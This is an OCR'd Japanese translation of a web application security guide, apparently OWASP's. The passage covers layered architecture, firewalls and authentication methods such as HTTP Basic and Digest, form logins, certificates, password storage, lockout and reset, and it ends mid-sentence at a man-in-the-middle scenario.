
セキュリティに対する典型的な多層的アプローチとして、公共のネットワークにデータを公開するケースを挙げます。

スタンドアローンのコンテンツサーバが、固定のリポジトリに共有アクセスを認めています。そのコンテンツサーバは、あらかじめ規定されたリスナーとサービスだけが動作できる「強固な」プラットフォームでホスティングされています。ファイヤーウォールは入れなくてもかまいませんが、入れた方が安心でしょう。




コンテンツサービスは、ユーザの証明が必要なため、セキュリティのリポジトリとダウンストリームデータストレージから独立しています。管理手段とコンテンツを独立した区画に収め、証明用トークンを暗号化して、転送を保護する運用になります。ユーザ証明書をコンテンツサービスとデータリポジトリから分けて保存すれば、Web 層(コンテンツサービス)が登録ユーザや保管データ(普通は、登録ユーザが保存データに入っている情報の一部になってしまっている)を危険にさらすことはありません。「セキュリティ記録」を「コンテンツサーバ」から分離することで、パスワードの検証やユーザ行動の記録、データに対する権限の定義といった機能に対し、さらに強固な制御を掛けられるようにもなります。さ

らに、永続的データベース接続のメンテナンスといった、共通作業用に共有リソースの場を用意することも可能になります。



例を挙げましょう。一般的に金融取引では、セキュリティレベルを複雑かつ厳重にする必要があります。ネットワーク制御には最低でも二重にファイヤーウォールが設けられ、コンテンツサービスは公開する部分と制限がかかった部分とに分かれていることでしょう。金銭処理を監査するには、「エンド・ツー・エンド」で追跡します。その監査では、金銭上の取引の変更はユーザ証明書やネットワークアドレスのソース、日時、その他の情報をカプセル化したセッションキーで記録します。そして取引データとともに、この情報を金融機関で清算を行うシステムに渡します。このアーキテクチャの各層にわたって、電子取引には暗号化が必要です。トークンや証明書、その他取り扱いに注意が必要な情報の保管にも必要になります。

重要性や法令、法律上の要求から、取引によっては電子署名も施されるかもしれません。定義済みの経路もサービス各層間で必要です。この経路によってのみ、アーキテクチャが必要とするプロトコルが使えるようにします。ミドルウェアは重要な構成要素です。しかし、中間層のアプリケーションサーバは、これまでミドルウェアが提供してきたサービスの多くを代わって用意できます。



オペレーティングシステムによるセキュリティ

オペレーティングシステムのセキュリティサービスに頼るのは、素晴らしい方針とは言えません。これはオペレーティングシステムが安全な実行環境を用意していない、という意味ではありません。オペレーティングシステムがアプリケーション向けの認証や承認のようなサービスをうまく扱えないということです。このことは、確かに Microsoft の .NET プラットフォーム戦略や Sun の JAAS と相容れません。オペレーティングシステムに頼るやり方が適切な場合もありますが、通常は必要としているセキュリティサービスをオペレーティングシステムから切り出し、別物としてください。これまでの経緯を見ると、オペレーティングシステム各部に直接アクセスするアプリケーションによって、あまりにもたくさんのシステムが危険にさらされてきました。カーネルは自分自身を保護しないのが普通です。つまり、オペレーティングシステムの一部に既におかしなセキュリティフローがあるとすると、オペレーティングシステム全体が危険な状態にあることになり、やがてアプリケーションは攻撃の餌食になってしまいます。オペレーティングシステムの用途が、アプリケーションが動作する安全な環境を用意することなら、オペレーティングシステムのセキュリティインタフェースの公開は、堅実な方針とは言えません。

ネットワーク資源から見たセキュリティ

Web アプリケーションはオペレーティングシステム上で動作し、オペレーティングシステムはネットワークに繋がって、個別の相手やサービスプロバイダとデータを共有します。サービス各層は、次の各層の上で構築されているはずです。セキュリティと制御の基盤となる最下層は、ネットワーク層です。ネットワーク制御の範囲は、最低限必要なアクセス制御リストから、クラスタ化したステートフルなファイヤーウォールといった最高のレベルにまで及びます。市販のファイヤーウォールは、プロクシ型とパケット検査型の 2 タイプが主ですが、リリースされている新製品では、相違が無くなってきているようです。プロクシ型の新製品はパケット検査を備え、パケット検査型は HTTP と SOCKS のプロクシをサポートしています。

プロクシ型ファイヤーウォールは、まずインタフェース上での処理を停止させ、アプリケーション層でパケットを検査し、別のインタフェースへパケットを転送します。プロクシ型ファイヤーウォールがデュアルホームである必要はありません。というのは、ステートフルなセッションを止めて、同じインタフェースでフォワーディング機能を提供するだけでよいからです。とはいえ、プロクシの重要な特徴は、状態を 2 つの異なるフェーズに分ける点にあります。プロクシベースの解決方法の大きな長所は、ユーザの要求に応じてサービスを行う前に、プロクシに対してユーザが認証させられる点にあります。つまり、要求を出した相手の TCP/IP アドレスのみによる制御よりも、高いレベルでの制御が可能になります。

パケット検査は、入ってくる要求を受け取り、そのパケットのヘッダー部分(他の機能も含めて)を既知の通信シグネチャと照らし合わせようとします。通信シグネチャが「許可」ルールにマッチすれば、パケットはファイヤーウォールを通過できます。トラフィックのシグネチャが「拒否」ルールにマッチする、つまり「許可」ルールにマッチしていなければ、拒否するか(reject)、捨てるか(drop)します。パケット検査は、さらに「ステートフルな」ものと「ステートフルでない」ものに分類されます。ステートフルパケット検査型ファイヤーウォールは、最初のセッションがルールベースを通過した後に、そのセッションの特徴を学習するので、応答するルールを必要としません。ステートフルではないパケット検査型ファイヤーウォールでは、入出力ルールを組み込まなければいけません。

個々のビジネス固有の要求に応じて、ファイヤーウォールのプラットフォームを採用しても、原則として Web クライアントと Web コンテンツサーバ間の通信は、外部から 80、443 番ポートで接続が確立する場合だけを許可する、という制限を施してください。さらにファイアウォールのルールセットには、1512 番ポートなどのアプリケーションサーバと RDBMS エンジン間の通信を許可することも必要でしょう。

ネットワークをセグメント化し、「チョーク(choke)」[3]と「ゲートウェイ」をルーティングすることは、ネットワーク層で強固なセキュリティを実現するカギと言えます。

[3]「チョーク」は、送り込まれる情報を受け取らない仕組み。

6. 認証

認証とは

認証とは、ユーザやエンティティが自分は誰・何なのかを決定するプロセスです。Web アプリケーションでは、認証とセッション管理(後述のセクションで扱います)を混同しがちです。ユーザは、ユーザ名とパスワード、もしくはそれと似たような仕組みで認証されるのが普通です。認証されると、セッショントークンがユーザのブラウザに(クッキーとして)置かれます。これでブラウザは要求される度にトークンを送り、ブラウザ上でエンティティを認証します。ユーザ認証の行為は、セッション毎に一度だけ行われることが多いのですが、エンティティの認証は要求毎に行われます。

認証の種類

前述の通り、基本的に認証は 2 タイプあり、両者を理解し、実際にどちらが必要なのかを決めることが大切です。

ユーザ認証は、ユーザが自分は誰なのかを決定するプロセスです。

エンティティ認証は、エンティティが何であるかを決定するプロセスです。

たとえば、インターネット上の銀行が、まずユーザを認証し(ユーザ認証)、次いでセッションクッキーを使ったセッション管理(エンティティ認証)を行う場合を考えてみてください。ユーザがログインしてから 2 時間後に、別のアカウントへ多額の金銭を送金しようとするなら、当然システムはユーザに再認証を求めます。

ブラウザの弱点

何らかの認証機構を用意しようと、皆さんが次のセクションを読んだ時に、しっかりと理解して欲しいことがあります。それは、公衆回線を経由してクライアントに送られるデータは、どれもが「汚染されている」とみなし、すべての入力を厳しくチェックすることです。SSL では認証の諸問題を解決できませんし、

いったんクライアントにデータが届いてしまえば、データを保護することもできません。入力はどれも悪意がないと証明されない限りは、悪意あるものと思ってください。コードもまたしかりです。

HTTP ベーシック認証

HTTP にはユーザ認証を行う手段がいくつかあります。最も単純なのは、HTTP ベーシック認証です。URI に対する要求があった時、Web サーバはクライアントに対して、未承認を表すコードである HTTP 401 を返します。

```
HTTP/1.1 401 Authorization Required
```

このステータスコードは、クライアントに対してユーザ名とパスワードを求めています。401 というステータスコードは認証ヘッダーに入ります。クライアントはユーザにユーザ名とパスワードを要求し、ダイアログボックスを使うのが一般的です。クライアントのブラウザは、ユーザ名とパスワードを区切り記号「:」を使って結合し、Base64 によって文字列を符号化します。続いて同じリソースを用いて、承認ヘッダーに符号化したユーザ名とパスワード文字列を入れて要求します。


HTTP 認証には問題があります。その問題とは、サーバがブラウザに対して「ログアウト」させる仕組みがない点です。つまり保存されたユーザ用証明書を破棄する手段がありません。共有されたユーザエージェントが利用する Web アプリケーションは、どれもがこの問題の影響を受けます。

ユーザ名とパスワードは、この処理中に平文でやり取りされますので、システム設計者はこのやり取りを保護するために、転送時のセキュリティを用意する必要があります。SSL や TLS は、Web アプリケーションの転送で秘密性と信頼性を確保する最も一般的な方法です。

HTTP ダイジェスト認証

HTTP ダイジェスト認証は、2 種類あり、ユーザ名とパスワードが横取りされる問題を防ぐことを目的としています。オリジナルのダイジェストの仕様は、HTTP 1.0 に対する拡張として開発され、改良された枠組みとして HTTP 1.1 に定義されました。元々のダイジェストの仕組みは HTTP 1.0 と 1.1 で動かせるので、両者を偏りなく解説するつもりです。ダイジェスト認証の仕組みの目的は、ユーザが実際にパス

ワードを開示することなく、そのパスワードを知ることです。元々ダイジェスト認証機構は、暗号化されていない経路を使った認証機構として、汎用的かつシンプルに実装が開発されました。



上記の図を見て分かるように、確実なセキュリティを実現するのに重要なものの一つに、ダイジェスト認証を設定した時にサーバが新たに送るデータがあります。要求に対して一意のデータが提供されなければ、攻撃者はダイジェストやハッシュを簡単に再現できてしまうでしょう。認証過程は、ベーシック認証と同じく、401 Unauthorized という応答からはじまります。ヘッダーに WWW-Authenticate ヘッダーが加わり、ダイジェスト認証であることを要求します。nonce が作成され、ダイジェストが計算されます。実際の計算は下記のようになります。

1. コロンで区切られたユーザ名と realm、パスワードから成る「A1」を文字列にする。
   owasp:users@owasp.org:password
2. この文字列の MD5 ハッシュを計算し、16 進数で 128 ビットの結果を返す。
3. メソッドと URI から成る「A2」を文字列にする。
4. GET:/guide/index.shtml
5. 「A2」の MD5 を計算し、アスキー文字で返す。
6. nonce の入った A1 と A2 をコロンで連結する。
7. この文字列の MD5 を計算し、アスキー文字で返す。
8. これが最終的に送られるダイジェスト値になります。

HTTP 1.1 の仕様では、ダイジェストの仕組みに、さらに下記の防御が加わりました。

- 反射攻撃(Replay attack)
- 相互認証(Mutual authentication)
- 完全性の保護(Integrity protection)

HTTP 1.0 のダイジェストの仕組みは、反射攻撃が可能です。理由は、攻撃者が同じリソースを用いて、正しく計算したダイジェストを繰り返せるからです。つまり攻撃者は同じ要求をサーバに送ります。HTTP 1.1 では、nc パラメータを用いたり、承認ヘッダーに nonce の合計を入れたりすることで、この問題を改善しています[4]。16 進数で表した 8 桁の数字が、クライアントが同じ nonce を使って要求をする度に増えていきます。そこでサーバは、以前受け取った最後の nc 値よりも大きい値であることをチェックし、繰り返された要求を受け取りません。HTTP 1.1 における他に重要な改良点は、相互認証です。これはサーバがクライアントを認証するのと同じく、クライアントがサーバを認証し、防御を完全にします。

フォームベースの認証

Web ベースのアプリケーションは、プロトコルレベルの認証に頼らずに、Web ページ自体に埋め込まれたコードを利用できます。具体的には、開発者は HTML FORM を使って認証資格(TYPE=PASSWORD という入力要素でサポート)を問い合わせてきました。こうすると、デザイナーは資格(ユーザ名とパスワード)を要求する認証を、アプリケーションの一部とて扱えるようになり、国際化やユーザの使いやすさといった HTML の機能を最大限に生かせました。この後のセクションでさらに詳しく述べますが、認証フォームには POST 要求を使わなければいけません。GET 要求はユーザのブラウザの履歴に表示させてしまいますので、同じブラウザを使っている他のユーザに、ユーザ名とパスワードが見えてしまうでしょう。

もちろんフォームベースの認証を使った仕組みは、ここで説明するよく知られたプロトコル攻撃から自身を保護するように実装するとともに、暗号化されたパスワード・リポジトリをしっかり安全に保存する必要もあります。

[4] nc、nonce についての詳細は、RFC2617 の日本語訳の「3.2 ダイジェストヘッダの仕様」を参照してください。

Web アプリケーションでよく使う仕組みに、ユーザへ便宜を図るため、あらかじめフォームフィールドを埋めておく、というやり方があります。たとえば、ユーザが以前使っていたアプリケーションを再び使う際に、自分のプロファイル情報を確認しようとする場合があるからです。たいていのアプリケーションは、ユーザに現状の情報でフォームを埋め、データが正しくないところだけを修正するようにうながします。しかし、パスワードフィールドは決して埋めておかないでください。最も良い方法は、空白のパスワードフィールドを用意し、ユーザに現在のパスワードを確認するようにうながし、次に 2 つの入力パスワードフィールドを用意し、新しいパスワードを確認させる方法です。ほとんどの場合、パスワードを変更する機能は、他のプロファイル情報を変更するページとは独立させ、単独のページにしてください。

この方法には、長所が 2 つあります。ユーザが埋め込み済みのフィールドをうっかり画面に出したまま席を外している間に、誰かにそのページのソースを見られ、パスワードを見られてしまうかもしれません。また、アプリケーションが(何か別のセキュリティ上のミスで)他のユーザに、当人のアカウントではない埋め込み済みパスワードが載ったページを見せてしまい、「View Source」を使われて、平文でパスワードが見えてしまうかもしれません。何層にもわたってセキュリティをかけるということは、あらかじめ他の防御が失敗することを前提として、可能な限りページを保護するということです。

注意： フォームベースの認証では、システム設計者は HTTP ダイジェスト認証が開発される要因となった問題を考慮し、認証プロトコルを用意する必要があります。具体的には、デザイナーが GET もしくは POST を使ったフォームを使う際に SSL を使わないと、ユーザ名とパスワードは平文で送られてしまうことを忘れないでください。

デジタル証明書(SSL と TLS)

SSL と TLS は両者とも、クライアントのエンティティ認証とサーバのエンティティ認証、そしてクライアントとサーバ相互のエンティティ認証を行います。詳細な仕組みは、このドキュメントの SSL と TLS のセクションにあります。デジタル証明書は、デジタル証明書を用意しているシステムを認証するための仕組みであるとともに、暗号交換(必要ならユーザ認証も含め)で利用する公開鍵を配布するための仕組みでもあります。様々な証明形式がありますが、広く利用されている形式は、International Telecommunication Union の X509 v3(RFC 2459[5]参照)です。他によく使われている暗号通信プロトコルは、PGP です。市販の PGP 製品(もう Network Associates では扱っていません)の一部はプロプライエ

[5] RFC2459 の日本語訳は、 http://www.ipa.go.jp/security/rfc/RFC2459JA.html を参照してください。

ティですが、OpenPGP Alliance(http://www.openPGP.org)が、OpenPGP 規格(RFC 2440[6]参照)を実装するグループを代表しています。

Web システムでデジタル証明書を最も良く使うケースは、安全な Web サイト(SSL)へ接続しようとして、エンティティを認証する時です。たいていの Web サイトは、クライアント側で認証が利用可能であっても、サーバ側ですべてを認証することを前提としています。これは、クライアント側証明書がまれなことと、現状の Web 分散モデルでは、ユーザ自身が信頼できるベンダーから個人証明書を取得するようになっていることによります。この従来のやり方なら、規模が大きくなるようなことはありません。

高いセキュリティが必要なシステムでは、クライアント側の認証が必要で、証明書発行の仕組み(PKI)を設置する必要があるかもしれません。さらに個人ユーザレベルの認証が必要なら、デュアルファクター認証(2-factor authentication)[7]が必要になるでしょう。

デジタル証明書を利用するに当たって、検討すべき課題は下記の通りです。

- どこが信頼性の基盤(root of trust)なのか。つまり、デジタル証明書はどこかで署名しなければならない。証明書に署名するに足るのは誰か。営利企業が、対象グループとそのグループが第三者に受け入れられる信用と責任の厳密さを証明するサービスを提供している。ユーザの大部分にとってはこれで十分かもしれないが、リスクが高いシステムでは、組織内で公開鍵基盤を構築する必要があるかもしれない。
- 証明書管理。誰が鍵ペアを作成し、署名する権限がある所に送るのか。
- 証明書と紐付けられた識別子(distinguished name)のための、名前の変換(Naming conversion)とは何か。
- 破棄・休止のプロセスは何か。
- 鍵再生基盤(key recovery infrastructure)のプロセスは何か。

この他にも、証明書を利用するのに当たって、注意しなければいけない課題はたくさんあります。しかし PKI のアーキテクチャは、このドキュメントでは広範で扱いきれません。

[6] RFC2440 の日本語訳は、http://hp.vector.co.jp/authors/VA019487/openpgp.html を参照してください。

[7] 「デュアルファクター認証」とは、認証精度を上げるために、2 つの方法を組み合わせて認証を行うこと

エンティティ認証

クッキーを使う

クッキーは、セッションを管理する仕組みの一部として、ユーザのブラウザを認証するのによく使われます。詳細は、このドキュメントのセッション管理のセクションで詳しく述べます。

Referer について

referer[sic]ヘッダーはクライアントの要求とともに送られ、クライアントが URI を獲得した場所を示します。一見したところこれは便利な方法で、ユーザがアプリケーション経由のパス、もしくは信頼できるドメインから照会されたパスを確定できるかのように思えます。しかし、referer はユーザのブラウザで実行されるので、ユーザが選ぶことになります。referer は勝手に変更できるので、決して認証目的では使用しないでください。

基盤システムの認証

DNS 名

アプリケーションが、他のホストやアプリケーションの認証を必要とするケースがよくあります。IP アドレスや DNS 名が役に立つように思われます。しかし、DNS は元来安全ではないので、他に手段がない場合に、とりあえずチェックする用途にとどめておいてください。

IP アドレスのスプーフィング

IP アドレスのスプーフィングも状況によっては可能なので、設計者は IP アドレスの適切さを検証したいと思うでしょう。gethostbyaddr()は gethostbyname()と逆の機能で利用します。もっと強力な認証なら、X.509 証明か、SSL の実装を検討するのも良いでしょう。

パスワードベースの認証システム

ユーザ名とパスワードは、現在最もよく使われている認証方式です。認証情報を伝える仕組みとしてさらに改良された方式(HTTP ダイジェストやクライアント側の証明書のような)があるにもかかわらず、たいていのシステムは最初の承認を行うのに対し、パスワードをトークンとして要求しています。これはパスワードを維持する優れた仕組みが満たすべき目標と矛盾するため、パスワードが認証機構で最も弱いところになっているケースがたくさんあります。このケースは、少なからず人的かつポリシー的な要因によるもので、技術的な改善策では部分的にしか解決できません。このセクションでは、最も優れた実践方法とそのそれぞれの対応策のリスク・長所を概説します。認証システムの実装に当たっては、正しい脅威モデルと防御するターゲットに対して、常にリスクと効果を評価することを心がけてください。

ユーザ名

ユーザ名には、セキュリティ上の要件はほとんどありませんが、システムを実装する立場からすると、ユーザ名に何らかの基本的な制限を設けたくなるようです。実名に由来するものや実名そのものを使ったユーザ名は、確かに攻撃者が個人の詳細を知るきっかけになります。社会保障番号や納税者番号のようなその他のユーザ名は、法的に問題になるかもしれません。電子メールのアドレスは良いユーザ名ではありません。理由はパスワードのロックアウトを扱うセクションで述べます。

ユーザ名とパスワードの保存

パスワードを利用する仕組みではどれも、システムが認証プロセスで利用するために、ユーザ名とそれに対応したパスワードの保存を維持管理しなければいけません。これは Windows NT のように、組み込みでデータを保管しているオペレーティングシステムを使っている Web アプリケーションにも当てはまります。ユーザ名・パスワードは安全に保管してください。安全面から、パスワードは認証する手段の一部としてアプリケーションが計算し、提示されたパスワードと比較できるように保管してください。そして、管理者ユーザやシステムを攻略しようとする敵対者が、データベースを利用したり、読んだりできないようにしてください。SHA-1 のような利用しやすいハッシュアルゴリズムを使って、パスワードをハッシュするという対策がよくとられます。

パスワードの品質を保障する

パスワードの品質は、パスワードのランダムさ次第で、ユーザアカウントのセキュリティを確保するのに不可欠です。「password」というパスワードは、どうみてもうまくありません。優れたパスワードとは、推測できないパスワードです。普通は少なくとも 8 文字以上で、数字や大文字小文字、スペシャルキャラクタ(A-Z もしくは 0-9 ではない)がそれぞれ一文字は入っています。Web アプリケーションでは、メタキャラクタの扱いに特に注意を払う必要があります。

パスワードのロックアウト

攻撃者が、アカウントを無効にすることなしにパスワードを推測できるなら、いつかはパスワードを少なくとも 1 つは推測してしまうでしょう。Web 全体にわたってパスワードを自動でチェックすることは、とても簡単です。パスワードをロックアウトする仕組みを動かし、あらかじめ設定してあるログインの失敗回数を越えたら、そのアカウントをロックアウトしてください。「5」が適切な値でしょう。

しかし、パスワードをロックアウトする仕組みには欠点があります。敵対者が既知のアカウントに対してランダムなパスワードを何回も試みることが考えられます。そうなると、ユーザのシステム全体がロックアウトしてしまいます。パスワード・ロックアウトシステムの目的が、ブルートフォース(Brute Force)攻撃からシステムを守ることなら、アカウントを数時間ロックアウトするのが賢明です。これで攻撃者のペースを大幅に落とす一方、本物のユーザにはアカウントをオープンにしておけます。

パスワードの有効期限と履歴

パスワードを入れ替えるのは良い習慣です。こうすることで、パスワードの有効期間を制限できるからです。ただし、アカウントがやられた後にパスワードを新しくするように求められるのは、少しも役に立ちません。

自動パスワード・リセットシステム

自動でパスワードをリセットするシステムが普及しています。このシステムを使えば、ユーザはサポート担当をわざわざ呼び出さなくても、パスワードを変更できます。しかしこのシステムは、自分自身を認証できないユーザにパスワードが必要となる場合、明らかにセキュリティリスクとなります。

対処する方法はいくつかあります。まず一つは、あるユーザであると要求する人に対し、登録時に一連の質問をするというものです。質問は自由形式にしてください。つまり、アプリケーションで設定してある質問ではなく、ユーザ自身に質問とそれに対応した答えを選択させます。こうすることで、ランダムさの程度が著しく大きくなります。

注意してもらいたいのは、確認のために、質問と答えを同じセッション中に行わないということです。つまり、登録中は質問と答えのどちらかをクライアントに再表示させてもかまいませんが、質問と答えの両方を再表示してはいけません。

もし新しいパスワードを配布するのに、システムが登録済みの電子メールアドレスを利用しているなら、新しいユーザが最初にログインした時に、パスワードは変更されたものに更新するようにしてください。

登録済み電子メールアドレスのパスワード変更管理処理すべてに、確認を入れるのはうまい手です。電子メールは元々安全ではなく、通知も保証されていませんが、敵対者が常に電子メールを横取りするのはかなり困難です。

パスワードの送付

高度に安全なシステムでは、パスワードは便で送るか、物理的な証明書で設定し直してください。アカウント管理者に、政府の正しい ID の提示が必要なケースもよくあります。


複数 DNS ドメインにわたるシングルサインオン

アウトソーシングやホスティング、そして ASP モデルがより一般的になっている状況で、ユーザが手間をかけずにシングルサインオン[8]できることが、ますます望まれてきています。Microsoft の Passport と Project Liberty という仕組みについては、このドキュメントの改訂版で考察するつもりです。

[8] 「シングルサインオン」とは、認証が必要な複数のアプリケーションに対し、認証を一度行うだけで利用できるようにすること。

Web アプリケーションの多くは、SSL に頼ってきました。SSL は 2 つのサーバ間に認証を提供し、シングルサインオンを行う際に、信頼されているユーザの情報を通信してやり取りします。一見したところ、これは賢明な処置に思えます。SSL は認証と転送中のデータ保護の両方に対応しています。

しかし、やり方が不完全だと、マンインザミドル（Man-in-the-Middle）攻撃にやられやすくなります。よくあるシナリオは下記のようになります。



